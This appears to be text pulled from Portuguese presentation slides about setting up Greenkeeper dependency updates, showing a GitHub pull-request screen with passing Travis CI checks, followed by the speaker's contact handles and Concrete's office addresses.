
still **needs to be enabled** or is waiting for the initial PR to be processed



Logout

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!

Add more commits by pushing to the [greenkeeper/initial](#) branch on [vapurrmaid/run_on](#).



**All checks have passed**[Hide all checks](#)

5 successful checks

✓	 Travis CI - Branch Successful in 1m — Build Passed	Required	Details
✓	 Travis CI - Pull Request Successful in 1m — Build Passed		Details
✓	 continuous-integration/travis-ci/pr — The Travis CI build passed	Required	Details
✓	 continuous-integration/travis-ci/push — The Travis CI build passed	Required	Details
✓	 greenkeeper/verify — Greenkeeper verified pull request		Details

**This branch has no conflicts with the base branch**[Update branch](#)

Merging can be performed automatically.

Merge pull request

▼

You can also [open this in GitHub Desktop](#) or view [command line instructions](#).



Duvidas?

Obrigado!

concrete



[linkedin.com/in/saulo4](https://www.linkedin.com/in/saulo4)



[@SauloSantiago3](https://twitter.com/SauloSantiago3)



[SauloSantiago4](https://www.instagram.com/SauloSantiago4)

NÓS MOVEMOS O MUNDO.

RJ

Centro

Av. Presidente Wilson,
231 - 29º andar
(21) 2240-2030

SP

Cidade Monções

Av. Nações Unidas,
11.541 - 3º andar
(11) 4119-0449

BH

Savassi

Av. Getúlio Vargas, 671
Sala 800 - 8º andar
(31) 3360-8900

www.concrete.com.br